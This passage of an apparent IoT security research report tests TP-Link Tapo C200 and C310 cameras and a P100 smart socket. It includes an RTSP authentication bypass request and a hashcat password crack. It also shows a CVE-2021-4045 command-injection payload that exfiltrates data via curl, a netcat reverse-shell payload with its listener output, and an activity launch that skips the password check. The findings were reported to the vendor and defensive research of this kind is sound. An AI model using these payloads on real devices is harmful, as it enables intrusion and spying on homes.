
Send [Settings] [Cancel] [Left] [Right] Target: http://192.168.12.190:554 HTTP/1

Request
Pretty Raw Hex [Icons]
1 DESCRIBE rtsp://192.168.12.190/stream1 RTSP/1.0
2 CSeq:2
3 User-Agent: LibVLC
4 Accept: application/sdp
5
6

Response
Pretty Raw Hex Render [Icons]
1 RTSP/1.0 401 Unauthorized
2 CSeq: 2
3 Date: Fri, Jan 06 2023 08:26:43 GMT
4 WWW-Authenticate: Digest realm="TP-LINK Streaming Media", nonce="bdd3318ae17db13296371195fee4cbe"
5
6

```

Figure 3 RTSP connection unauthorized



```

Send [Settings] [Cancel] [Left] [Right] Target: http://192.168.12.190:554 HTTP/1

Request
Pretty Raw Hex [Icons]
1 DESCRIBE rtsp://127.0.0.1/stream1 RTSP/1.0
2 CSeq:2
3 User-Agent: LibVLC
4 Accept: application/sdp
5
6

Response
Pretty Raw Hex Render [Icons]
1 RTSP/1.0 200 OK
2 CSeq: 2
3 Date: Fri, Jan 06 2023 08:26:45 GMT
4 Content-Base: rtsp://192.168.12.190/stream1/
5 Content-Type: application/sdp
6 Content-Length: 564
7
8 v=0
9 o=- 38257565 1 IN IP4 192.168.0.10
10 s=Session streamed by "TP-LINK RTSP Server"
11 i=stream1
12 t=0 0
13 a=tool:TP-LINK Streaming Media v2015.05.12
14 a=type:broadcast
15 a=control:*
16 a=range:npt=0-
17 a=x-qt-text-nam:Session streamed by "TP-LINK RTSP Server"
18 m=video 0 RTP/AVP 96
19 c=IN IP4 0.0.0.0
20 b=AS:8192
21 a=rtpmap:96 H264/90000
22 a=fmtp:96 packetization-mode=1;
  profile-level-id=640028;
  sprop-parameter-sets=Z2QAKKwa0AoAt03AQEBQAAADABAA
  AAMB6PFCKg==,a04NJIk=
23 a=control:track1
24 m=audio 0 RTP/AVP 8
25 c=IN IP4 0.0.0.0
26 b=AS:64
27 a=rtpmap:8 PCMA/8000
28 a=control:track2

```

Figure 4 RTSP connection authorized with using authentication bypass flaw

This authentication flaw enables anyone in the same network as the camera to view the live video feed from the camera (Figure 5). RTSP is used normally if camera account is setup from the Tapo app. In this research no camera account was setup and still this RTSP function worked. This flaw was found by another researcher but since this flaw was still functional in up-to-date camera, it was reported to the TP-Link via their vulnerability disclosure form in December 2022.




Figure 5 VLC Player live feed with authentication bypass

6.1.3 Application

The application used for controlling the TP-Link devices is called Tapo. The app communication between the device and app is as stated in the topic 5.1.2 Communication. Application allows for device controlling, configuration and updating as well as getting device information (Figure 6).

```

Original request
Pretty Raw Hex
1 POST /stok=44: /ds HTTP/1.1
2 Host: 192.168.100.128
3 Referer: https://192.168.100.128:443
4 Accept: application/json
5 Accept-Encoding: gzip, deflate
6 User-Agent: Tapo CameraClient Android
7 Requestbyapp: true
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 207
10 Connection: close
1
2 {
  "method": "multipleRequest",
  "params": {
    "requests": [
      {
        "method": "getDeviceInfo",
        "params": {
          "device_info": {
            "name": [
              "basic_info"
            ]
          }
        }
      },
      {
        "method": "getLastAlarmInfo",
        "params": {
          "system": {
            "name": [
              "last_alarm_info"
            ]
          }
        }
      }
    ]
  }
}
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Cache-Control: no-cache
5 Expires: 0
6 Content-Length: 730
7
8 {
  "result": {
    "responses": [
      {
        "method": "getDeviceInfo",
        "result": {
          "device_info": {
            "basic_info": {
              "device_type": "SMART.IPCAMERA",
              "device_model": "C200",
              "device_name": "C200 2.0",
              "device_info": "C200 2.0 IPC",
              "hw_version": "2.0",
              "sw_version":
                "1.1.14 Build 210825 Rel.46672n(4555)",
              "device_alias": "Tapo_Camera_39BD",
              "features": "3",
              "barcode": "",
              "mac": "",
              "dev_id": "",
              "oem_id": "",
              "hw_desc": "00000000000000000000000000000000"
            }
          },
          "error_code": 0
        }
      },
      {
        "method": "getLastAlarmInfo",
        "result": {
          "system": {
            "last_alarm_info": {
              "last_alarm_type": "",
              "last_alarm_time": ""
            }
          }
        }
      }
    ]
  }
}

```

Figure 6 Request to get device information

Application (apk) was inspected with MobSF. MobSF gave security score of 40/100 for the Tapo app (Figure 7). Low score is a reason of multiple high severity issues about weak encryption methods in use. No hardcoded secrets were detected and several issues MobSF raised were false positives.




Figure 7 MobSF score of the security of the Tapo app

Most notable issues from the MobSF were the following:

- High

- Base configuration allows cleartext traffic to all domains.
- In some java functions the app uses weak encryption algorithms
 - RC4 which is highly insecure because of its many known vulnerabilities.
 - DES is no longer considered as secure because of its short 56-bit key.
- Encryption mode CBC with PKCS5/PKCS7 padding in use which is vulnerable to padding oracle attacks.
- AES ECB in use which is known to be weak because of same ciphertext for identical blocks of plaintext.
- Medium
 - Application is signed with v1 signature scheme which is vulnerable to Janus Vulnerability in which a DEX file can be injected into the APK file without affecting the application signatures.
 - Certificate algorithm is signed with SHA1withRSA which is vulnerable to hash collision.

Application does not have rooted phone detection and it allows use of rooted phone.

Updates For C200 cameras are set to automatically receive updates at specific time (usually during the nighttime) when setting up the device. Device firmware version is not checked when setting up so the device might have an old firmware for a period of time until the automatic update runs through. Update location or packet cannot be specified by user, so it always comes from trusted sources.

Requests that the application does with the device were inspected with BurpSuite and Nessus. It was observable that the application always uses username « admin » when authenticating to the device. Password used was MD5 hash from the TP-Link Tapo password that the user has set to login to the application. In the Figure 8 the authentication request can be seen together with hashcat where the user password has been cracked (user password being « Password »). By having static username, it makes it lot easier for the attacker to brute-force the password because it is known that the username is always admin and the password is in MD5 hash format. After the authentication is successful, user receives « stok » id which is then used to authenticate the POST requests (Figure 6 in the POST request URL).

The screenshot shows a web browser window with a 'Request' tab selected. The request is a POST to / HTTP/1.1 with the following headers: Host: 192.168.100.128, Referer: https://192.168.100.128:443, Accept: application/json, Accept-Encoding: gzip, deflate, User-Agent: Tapo CameraClient Android, Requestbyapp: true, Content-Type: application/json; charset=UTF-8, Content-Length: 108, and Connection: close. The body is a JSON object: {"method": "login", "params": {"hashed": true, "password": "dc647eb65e6711e155375218212b3964", "username": "admin"}}. A yellow box highlights the password field. To the right, a terminal window shows the output of a hashcat command, indicating a successful crack of the password 'dc647eb65e6711e155375218212b3964:Password'.

Figure 8 Authentication request to the device

Victor Perales (2022) in his research found out that the C200 cameras with firmware versions prior to 1.1.16 were vulnerable to unauthenticated command injection vulnerability (CVE-2021-4045). This remote code execution (RCE) vulnerability allows an attacker who is in the same network as the device to gain full control of the device as a root user without authentication. This vulnerability was caused by the function « set_language » which can be requested without authentication. User supplied input was processed without validation or sanitization and was executed as OS command.

C200 camera which was taken straight from the box to this research was in firmware version of 1.1.14. It was confirmed that this vulnerability exists in this camera as well. By sending POST request with « method: setLanguage » and having the payload escape the original OS command apostrophe, it was possible to inject own malicious OS commands to the camera. In Figure 9 OS injection attack with out-of-band data exfiltration can be seen where the camera is forced to send curl command to the URL specified with the value of OS command « uname ».

The screenshot shows a web browser window with a 'Request' tab selected. The request is a POST to / HTTP/1.1 with the following headers: Host: 192.168.100.128, Content-Length: 114. The body is a JSON object: {"method": "setLanguage", "params": {"payload": "; curl \$(uname).p4u5q9p9owc244svoi[REDACTED].com;"}}. To the right, a 'Response' tab is selected, showing an HTTP/1.1 200 OK response with headers: Connection: keep-alive, Content-Type: application/json, Cache-Control: no-cache, Expires: 0, Content-Length: 22. The body is a JSON object: {"error_code": "-40101"}.

Figure 9 OS command injection with out-of-band data exfiltration

When the cURL command is executed, will the device send DNS lookup to the specified address with the value that resolves from the OS command « `uname` » which is in this case « `Linux` » (Figure 10).

#	Time	Type	Payload	Source IP address
10	2022-Dec-28 13:21:25.796 UTC	DNS	p4u5q9p9owc244svoi	19
11	2022-Dec-28 13:21:25.973 UTC	HTTP	p4u5q9p9owc244svoi	85

Description	DNS query
The Collaborator server received a DNS lookup of type A for the domain name <code>Linux.p4u5q9p9owc244svoi</code>	
The lookup was received from IP address 19 at 2022-Dec-28 13:21:25.796 UTC.	

Figure 10 Out-of-band data exfiltration with OS command value “Linux”

Malicious actor could also obtain direct reverse shell via this attack by sending payload shown in the Figure 11 and having for example netcat listener on (Figure 12).

```

Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 192.168.100.128
3 Content-Length: 139
4
5 {
  "method": "setLanguage",
  "params": {
    "payload":
      ";rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192
      .168.100.172 8888 >/tmp/f;"
  }
}

```

Figure 11 Request to obtain reverse shell with OS injection

```

(kali@kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.100.172] from C200_BB39BD [192.168.100.128] 41530
/bin/sh: can't access tty; job control turned off

BusyBox v1.19.4 (2021-08-25 12:40:18 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ #

```

Figure 12 Reverse shell access obtained at the attacker computer

Application does not include any sensitive intent activities that can be launched explicitly. However the application has an activity called

« view.account.AccountChangePasswordActivity » which allows the user to change the account password without requiring the old password (Figure 13). This activity however cannot be called explicitly so rooted phone is required. In normal workflow the application requires user to enter old password before being able to change the current password (Figure 14). This flaw was reported to TP-Link via their vulnerability disclosure form in December 2022.

```
com.tplink.iot on (samsung: 11) [usb] # android intent launch_activity com.tplink.iot.view.account.AccountChangePasswordActivity
(agent) Starting activity com.tplink.iot.view.account.AccountChangePasswordActivity...
(agent) Activity successfully asked to start.
```

Figure 13 Objection tool used to launch activity to change password




Figure 14 Normally the app requires user to enter old password

6.1.4 Results

Automatic updates are set and enabled when setting up the device. The automatic updates are set for specific time so the device needs to be always on to get the automatic update (usually during the nighttime but the time can be set by the user). Current firmware version is not checked when setting up the device. It is

recommended to check for newest update right at the setup so there would be no devices actively in use with old firmware version.

No vulnerabilities were discovered with the Nmap scripting engine. WiFi deauthentication attacks made the device to not be responsive via the mobile application. Saved videos or live video feed is not viewable and no notifications from the device can be received while the device is under deauthentication attack, or the internet connection is lost. In case the device has been setup with SD card, can the recorded videos be viewed after the connection to the device is restored. However, if only Tapo Care cloud storage is enabled, will all of the recordings be lost which happen during the offline period of the device. This means that in case bad actor wants to do something, just by deauthenticating the camera would be sufficient if SD card recording is not enabled. Also, by deauthenticating the camera would leave no trace since the app does not notify if the camera has gone offline.

Video feed for the Tapo app is provided using the HTTP TCP stream via the port 8800 or by using RTSP via port 554. RTSP for the video feed is used in case 3rd party camera account is set up. However, it was observable that the RTSP is always enabled even if no 3rd party camera account is provided. The RTSP authorization function is vulnerable to authentication bypass, and it enables anyone in the same network to view the RTSP video feed. It is recommended to disable all unused network services and, in this case, it would disable one vulnerable attack vector. However, disabling RTSP is not possible for normal users since there is no function for it.

Requests between the app and the device use encrypted communication, however authenticating to the device uses hardcoded default username « admin ». The password is in MD5 hash format.

TP-Link C200 cameras with firmware version prior 1.1.16 are vulnerable to CVE-2021-4045 – OS command injection. It is possible to attacker from the same network to run arbitrary OS commands in the camera. This greatly imposes risk to confidentiality, integrity, and availability for the data in the camera as well as for the data that the camera will obtain.

TP-Link camera controlling app Tapo uses weak encryption methods that should be upgraded to more secure ones. Tapo app has vulnerable password change logic. In the password change function user is required to enter old password before being allowed to change the password. However this can be bypassed by directly calling the activity « view.account.AccountChangePasswordActivity ». Account needs to be logged in to the app and the android phone needs to be rooted to be able to call the specified activity which reduces the risk of this vulnerability.

TP-Link C200 camera with firmware version prior 1.1.16 should be updated immediately or should be taken offline if update is not possible. The OS command injection vulnerability is so severe it should not be overlooked since it can compromise privacy of home and the integrity of the whole home network.

6.2 Case TP-Link Tapo C310 Wi-Fi camera

TP-Link Tapo C310 outdoor Wi-Fi camera is used for this case. The camera has firmware version of 1.3.1 installed. Camera is fitted with 64GB SD card to enable video recording and Cloud storage with Tapo Care subscription is also used to compare these recording methods. As mentioned in the chapter 6.1, TP-Link has an application called Tapo to control the devices. Research points concerning the APK itself are skipped since this application is already inspected in the previous chapter. However, communication between the app and the device is still inspected in this case as well since there might be differences.

6.2.1 Network and network services

There are only network services in use which are necessary for the functions of the device and the device does not include any open ports which are not necessary.

Following TCP ports are open:

- 443 - https
- 554 - rtsp
- 2020 - xinupageserver
- 8800 - sunwebadmin

Following UDP ports are open:

- 3702 open - ws-discovery

The device uses WiFi connection for all of its communication. When setting up the device the device creates its own WiFi access point (AP) where the application is needed to connect. This AP is used only when setting up the device for the first time and is disabled after that. Connections after the setup are made using the WiFi AP (usually home WiFi) specified in the setup.

No vulnerabilities were detected with the Nmap scripting engine. WiFi specific attacks were conducted to test how the device acts in different unexpected and abnormal scenarios. WiFi deauthentication attack were conducted with the hypothesis that the device would stop working correctly: i.e., video recording would stop, motion detection and alerts would not function. Before the start of the deauthentication attack, constant video recording and motion detection as well as alarm were turned on. When under deauthentication attack or if the internet connection is lost C310 reacted the same way as C200 from the previous case: motion detection, -tracking and alarms were all working correctly. With SD card recording enabled the video was also recorded and was viewable from the app after the device was connected to the internet again. With SD card recording

disabled and cloud storage recording enabled the device could not save any video when the device did not have connection to the internet. The device uses only the WiFi AP it is configured to. Evil twin attack is not successful since the device tries to connect to the WiFi AP with the same PSK as it uses with the correct AP.

6.2.2 Communication

Video feed is visible using the same two ways as with the C200 cameras. Either HTTP via port 8800 or with RTSP via port 554. Both of these services use unencrypted communication service but the video feed traffic itself is encrypted using AES encryption. The main video communication channel is the HTTP service from port 8800. RTSP is only used by 3rd party camera accounts. RTSP cannot be disabled if the user has no intention of using 3rd party camera accounts.

The communication between the app and the device is direct (app \leftrightarrow device) always when the app (phone) and the device are in the same network. Configuration via TCP port 443 and video feed via TCP port 8800. If the app (phone) is in different network, the communication happens through Amazon servers as a proxy (device \leftarrow amazon \rightarrow app). This communication is fully encrypted with TLSv1.2 to port 443. This way by communicating the device does not expose itself to the public internet directly and it is much safer way of communicating than by having public IP for which anyone on the internet can come and send possibly malicious requests.

RTSP video feed is always on, but it requires authentication. C310 camera does not have the same RTSP authentication bypass vulnerability as C200 cameras have. RTSP is used by 3rd party camera accounts and can be setup via the Tapo application. In this research 3rd party camera accounts and setting up them were out of scope.

6.2.3 Application

The application used for controlling the TP-Link devices is called Tapo. This application was inspected in the earlier case, so it is not reviewed again. Application allows for device controlling, configuration and updating as well as getting device information (Figure 15).

```

Request
Pretty Raw Hex
1 POST /stok=Sf /ds HTTP/1.1
2 Host: 192.168.100.189
3 Referer: https://192.168.100.189:443
4 Accept: application/json
5 Accept-Encoding: gzip, deflate
6 User-Agent: Tapo CameraClient Android
7 Requestbyapp: true
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 207
10 Connection: close
11
12 {
  "method": "multipleRequest",
  "params": {
    "requests": [
      {
        "method": "getDeviceInfo",
        "params": {
          "device_info": {
            "name": "basic_info"
          }
        }
      },
      {
        "method": "getLastAlarmInfo",
        "params": {
          "system": {
            "name": "last_alarm_info"
          }
        }
      }
    ]
  }
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Cache-Control: no-cache
5 Expires: 0
6 Content-Length: 843
7
8 {
  "result": {
    "responses": [
      {
        "method": "getDeviceInfo",
        "result": {
          "device_info": {
            "basic_info": {
              "ffs": false,
              "device_type": "SMART_IPCAMERA",
              "device_model": "C310",
              "device_name": "C310 1.0",
              "device_info": "C310 1.0 IPC",
              "hw_version": "1.0",
              "sw_version": "1.3.1 Build 220713 Rel.42087n(4555)",
              "device_alias": "Cam02",
              "avatar": "Garage",
              "longitude": 0,
              "latitude": 0,
              "has_set_location_info": 0,
              "features": "3",
              "barcode": "",
              "mac": " ",
              "dev_id": " ",
              "oem_id": " ",
              "hw_desc": "00000000000000000000000000000000",
              "is_cal": true
            }
          }
        },
        "error_code": 0
      }
    ]
  }
}

```

Figure 15 Request to get device information

The C310 device does not have possibility for automatic updates. When setting up the device, it does not check for new updates so the user has to go to the Tapo app settings and find the correct path to update the device.

Authenticating the app with the device uses HTTP POST request to the port 443. It was observable that the application always uses username « admin », and the password is the same that user has set to the Tapo app itself. Password is sent in MD5 hash format (Figure 16.). Use of default username makes it easier for the attacker to brute force account since only the password is unknown variable.

```

Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 192.168.100.189
3 Referer: https://192.168.100.189:443
4 Accept: application/json
5 Accept-Encoding: gzip, deflate
6 User-Agent: Tapo CameraClient Android
7 Requestbyapp: true
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 108
10 Connection: close
11
12 {
  "method": "login",
  "params": {
    "hashed": true,
    "password": " ",
    "username": "admin"
  }
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Cache-Control: no-cache
5 Expires: 0
6 Content-Length: 97
7
8 {
  "error_code": 0,
  "result": {
    "stok": " ",
    "user_group": "root"
  }
}

```

Figure 16 Authentication request to the device

6.2.4 Results

TP-Link C310 camera does not have automatic update possibility for the camera firmware and does not check for the newest updates when setting up the device either. This can leave the device vulnerable to known vulnerabilities for an extended period of time. The user would need to be active in checking for updates and more often this is not the case. This can hinder the security of the home network if critical vulnerabilities are discovered from the device.

The device has RTSP network service in use which is not used by default. This service is used only when 3rd party video service is setup from the application. This is the only one network service which is enabled but not actively used by default. It is recommended to disable all network services that are not used by default.

No vulnerabilities were discovered with the Nmap scripting engine. WiFi deauthentication attacks made the device to not be responsive via the mobile application. Live video feed from the camera and saved videos are not viewable and no notification is sent to user's device if the camera has lost the internet connection. If SD card recording is enabled, will the device continue to record even in the case of lost internet connection. If Tapo Care cloud storage is enabled, no video will be recorded if the camera does not have internet connection. This means that malicious actor can deauthenticate the camera out of network and no video is recorded if SD card recording is not enabled.

Communication between the device and the app is encrypted. Authenticating the app to the device uses hardcoded default username « admin ». The password is in MD5 hash format.

RTSP video feed via port 554 is not used in default setting but it is still always enabled. It is recommended to disable all unused services to narrow down the attack surface.

6.3 Case TP-Link Tapo P100 Mini Smart Wi-Fi socket

TP-Link P100 Mini Smart Wi-Fi socket is used for this case. The socket has firmware version of 1.1.1 (Build 220921 Rel.141203). The socket can be controlled via TP-Link's mobile application called Tapo. The app specific research points are reviewed in the chapter 6.1. Communication between the application and the device is inspected in this case.

6.3.1 Network and network services

The device has only one network service enabled which is http in port 80. This port has SHIP 2.0 server running which is used to control the device. The device uses WiFi communication for all of its communication except for setup. When setting up the device, it wants to connect to the application by using Bluetooth. Bluetooth is disabled right after that.

No vulnerabilities were detected with the Nmap scripting engine. WiFi specific attacks were conducted to test how the device acts in different unexpected and abnormal scenarios. WiFi deauthentication attack were conducted with the hypothesis that the device would stop working correctly: i.e device cannot be toggled off it is on or vice versa. Before the deauthentication attack the device were turned on and lamp was connected to it. When the device was under deauthentication attack / without internet connection, it was not possible to turn off


the socket via the app. The app had the icon showing that the device is still connected and controllable. If the switch button were pushed in the app, it looked like the socket would have turned off. However, it is still possible to turn the device on or off by using the physical button on the side of the device. The device made the lamp blink once with interval of 1-5 min, meaning that the socket cut the feed couple times for a very short period of time when under deauthentication attack.

The device is configured to use only specified WiFi AP, so it is not possible to conduct Evil Twin attack by cloning the home WiFi AP. The device does not connect to AP different than the AP that it is setup to. If the original AP is setup with WPA2 protection, will the device require AP to have the same pre-shared key (psk). This mitigates the risk for Evil Twin attacks.

6.3.2 Communication

Communication between the device and the app is done by using the SHIP server found from port 80. This traffic uses unencrypted HTTP. However, when setting up the connection and doing authentication to the device, the app and the device conduct an handshake with public keys and share a key for AES encryption. This way secure passthrough is achieved. After handshake is complete, all commands and responses will be encrypted with AES encryption (Figure 17). This request is made using unencrypted HTTP request which can be captured and read as plain text. This way attacker who is in the same network can listen and capture requests sent. Attacker can even copy sent HTTP requests and re-sent them causing the device to toggle on or off.

Communication between the device and the app is direct (app \leftrightarrow device) always when the device and the app are in the same network. To enable communication with the device even when the app is not in the same network TP-Link is using Amazon servers as a proxy (device \leftarrow amazon \rightarrow app).



```

Original request
Pretty Raw Hex
1 POST /app?token=F22 HTTP/1.1
2 Referer: http://192.168.100.156:80
3 Accept: application/json
4 requestByApp: true
5 Content-Type: application/json; charset=UTF-8
6 Content-Length: 232
7 Host: 192.168.100.156
8 Connection: close
9 Accept-Encoding: gzip, deflate
0 Cookie: TP_SESSIONID=806
1 User-Agent: okhttp/3.12.13
2
3 {
4   "method": "securePassthrough",
5   "params": {
6     "request":
7     "Jfoyl0osW/u8cyLeQJ+s6W+0bBeugbMBaw7jF2SAs9gh4cB3eTnXbFrY
8     [REDACTED]
9     Y0QzM=\n"
10  }
11 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=UTF-8
3 Server: SHIP 2.0
4 Content-Length: 641
5
6 {
7   "error_code": 0,
8   "result": {
9     "response":
10    "32TI+oFfkMkpiylcurRl/Ym9K7kPqbXE800SdHSGemdq73D4PQZX8DgA
11    [REDACTED]
12    piuUSmTxuc/VC+ssEikHhZLwuJa8g=="
13  }
14 }

```

Figure 17 AES encrypted communication

to the communication. It is recommended however to disable insecure HTTP and enable HTTPS to have the whole chain of communication encrypted.

6.4 Case Conga 1790 robot-vacuum

